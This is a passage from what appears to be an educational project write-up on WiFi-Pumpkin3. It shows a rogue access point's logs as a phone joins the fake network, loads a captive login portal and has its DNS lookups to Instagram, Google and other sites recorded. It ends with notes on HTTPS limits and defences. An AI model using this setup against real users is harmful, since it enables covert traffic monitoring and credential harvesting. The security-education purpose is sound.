 [  pydns_server  ] 12:20:23  -   7: example.com.           86400   IN      NS      ns2.whatever.com.
 [  pydns_server  ] 12:20:23  -   8: example.com.           300     IN      TXT     "hello this is some text"
 [  pydns_server  ] 12:20:23  -   9: example.com.           86400   IN      SOA     ns1.example.com. dns.example.com. 1731777593 3600 10800 86400 3600
 [  pydns_server  ] 12:20:23  -  10: testing.com.           300     IN      TXT     "one long value: IICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgFWZUed1qcBziAsqZ/LzT2AS
xJYuJ5sko1CzWFhFuxiluNnwKjSknSjanyYnm0vro4dhAtyiQ7OPVROOaNy9Iyklvu91KuhbYi6l80Rrdnuq1yjM//xjaB6DGx8+m1ENML8PEdSFbKQbh9akm2bkNw5DC5a8Slp7j+eEVHkgV3k3oRhkPcrKyoPVvniDNH
+Ln7DnSGC" "+Aw5Sp+fhu5aZmoODhhX5/1mANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA26JaFWZUed1qcBziAsqZ/LzTF2ASxJYuJ5sk"
 [  pydns_server  ] 12:20:23  - 10 zone resource records generated from zone file
 [  captiveflask  ] 12:20:24  - [*] CaptiveFlask v1.0.2 - subtool from wifipumpkin3
 * Serving Flask app 'wifipumpkin3.plugins.bin.captiveflask'
 * Debug mode: off

 [  captiveflask  ] 12:20:24  - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://10.0.0.1:80
```



```
        hops: 0
        secs: 0
        xid: 2568713459
        siaddr: IPv4Address('0.0.0.0')
        giaddr: IPv4Address('0.0.0.0')
        ciaddr: IPv4Address('0.0.0.0')
        yiaddr: IPv4Address('10.0.0.21')
        sname: ''
        file: ''

:: Body ::
        [X][001] subnet_mask: IPv4Address('255.0.0.0')
        [X][003] router: [IPv4Address('10.0.0.1'), IPv4Address('8.8.8.8')]
        [X][006] domain_name_servers: [IPv4Address('10.0.0.1')]
        [ ][012] hostname: 'Redmi-Note-12'
        [X][051] ip_address_lease_time: 7200
        [-][053] dhcp_message_type: DHCP_ACK
        [X][054] server_identifier: IPv4Address('10.0.0.1')

 [  pydns_server  ] 12:20:57  - no local zone found, proxying connectivitycheck.gstatic.com.[A]
 [  pydns_server  ] 12:20:57  - no local zone found, proxying www.google.com.[A]
 [  pydns_server  ] 12:20:57  - no local zone found, proxying mtalk.google.com.[A]
 [  pydns_server  ] 12:20:57  - no local zone found, proxying api.ad.intl.xiaomi.com.[A]
 [  captiveflask  ] 12:20:57  - 10.0.0.21 - - [16/Nov/2024 12:20:57] "GET / HTTP/1.1" 302 -
10.0.0.21 - - [16/Nov/2024 12:20:57] "GET /login?orig_url=http://10.0.0.1/ HTTP/1.1" 200 -
10.0.0.21 - - [16/Nov/2024 12:20:57] "GET /generate_204 HTTP/1.1" 302 -

 [  pydns_server  ] 12:20:57  - no local zone found, proxying mcc.intl.inf.miui.com.[A]
 [  pydns_server  ] 12:20:57  - no local zone found, proxying edge-mqtt-fallback.facebook.com.[A]
 [  pydns_server  ] 12:20:57  - no local zone found, proxying z-p42-chat-e2ee-ig.facebook.com.[A]
 [  sniffkin3   ] 12:20:58  - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/
 [  pydns_server  ] 12:20:58  - no local zone found, proxying gateway.instagram.com.[A]
```

Now, as shown in the screenshot, the device “Redmi note 12” is connected to our fake wifi.



```
 [  pydns_server  ] 12:24:54  - no local zone found, proxying weatherapi.intl.xiaomi.com.[A]
 [  pydns_server  ] 12:24:54  - no local zone found, proxying www.google.com.[A]
 [  pydns_server  ] 12:24:57  - no local zone found, proxying www.googleadservices.com.[A]
 [  pydns_server  ] 12:24:57  - no local zone found, proxying i.ytimg.com.[A]
 [  pydns_server  ] 12:24:57  - no local zone found, proxying notifications-pa.googleapis.com.[A]
 [  pydns_server  ] 12:24:59  - no local zone found, proxying cdn.ampproject.org.[A]
 [  pydns_server  ] 12:25:00  - no local zone found, proxying beacons.gvt2.com.[A]
 [  pydns_server  ] 12:25:00  - no local zone found, proxying play-fe.googleapis.com.[A]
 [  pydns_server  ] 12:25:00  - no local zone found, proxying www.gstatic.com.[A]
 [  pydns_server  ] 12:25:00  - no local zone found, proxying www.youtube.com.[A]
 [  pydns_server  ] 12:25:01  - no local zone found, proxying g.whatsapp.net.[A]
 [  pydns_server  ] 12:25:01  - no local zone found, proxying accounts.google.com.[A]
 [  pydns_server  ] 12:25:01  - no local zone found, proxying accounts.google.com.[HTTPS]
 [  pydns_server  ] 12:25:02  - no local zone found, proxying app-measurement.com.[A]
 [  pydns_server  ] 12:25:05  - no local zone found, proxying googleads.g.doubleclick.net.[A]
 [  pydns_server  ] 12:25:05  - no local zone found, proxying static.doubleclick.net.[A]
 [  pydns_server  ] 12:25:05  - no local zone found, proxying i.instagram.com.[A]
 [  pydns_server  ] 12:25:05  - no local zone found, proxying jnn-pa.googleapis.com.[A]
 [  pydns_server  ] 12:25:05  - no local zone found, proxying graph.instagram.com.[A]
 [  pydns_server  ] 12:25:06  - no local zone found, proxying gateway.instagram.com.[A]
 [  pydns_server  ] 12:25:06  - no local zone found, proxying scontent.fisb6-1.fna.fbcdn.net.[A]
 [  pydns_server  ] 12:25:07  - no local zone found, proxying edge-mqtt.facebook.com.[A]
 [  pydns_server  ] 12:25:07  - no local zone found, proxying play.google.com.[A]
 [  pydns_server  ] 12:25:08  - no local zone found, proxying optimizationguide-pa.googleapis.com.[A]
 [  pydns_server  ] 12:25:08  - no local zone found, proxying optimizationguide-pa.googleapis.com.[HTTPS]
 [  pydns_server  ] 12:25:08  - no local zone found, proxying instagram.fisb6-2.fna.fbcdn.net.[A]
 [  pydns_server  ] 12:25:08  - no local zone found, proxying z-p42-chat-e2ee-ig.facebook.com.[A]
 [  pydns_server  ] 12:25:10  - no local zone found, proxying api.game-sdk.com.[A]
 [  pydns_server  ] 12:25:10  - no local zone found, proxying connect.facebook.net.[A]
 [  pydns_server  ] 12:25:10  - no local zone found, proxying android.apis.google.com.[A]
 [  pydns_server  ] 12:25:10  - no local zone found, proxying o33249.ingest.sentry.io.[A]
```

the information of all the sites visited and the activities are shown above.

Limitations of Traffic Monitoring:

While WiFi-Pumpkin3 effectively captures traffic, it cannot decrypt HTTPS connections. This limitation emphasizes the importance of encryption in securing user data. As more websites adopt HTTPS, attackers face greater challenges in monitoring user activities, highlighting the need for widespread adoption of encryption standards.

Conclusion

In this project, we explored the setup and usage of WiFi-Pumpkin3 to simulate common Wi-Fi attacks, including credential harvesting, Wi-Fi deauthentication, and traffic monitoring. These demonstrations reveal how attackers exploit untrusted networks to compromise user privacy and security.

Through this project, we also emphasized the importance of **user awareness** and **preventive measures**, such as avoiding public Wi-Fi, using VPNs, and ensuring secure connections through HTTPS. Tools like WiFi-Pumpkin3 are invaluable for educational purposes, helping cybersecurity professionals understand and mitigate real-world threats. However, their use must remain ethical, highlighting the dual responsibility of enhancing security while respecting user privacy.

References

github link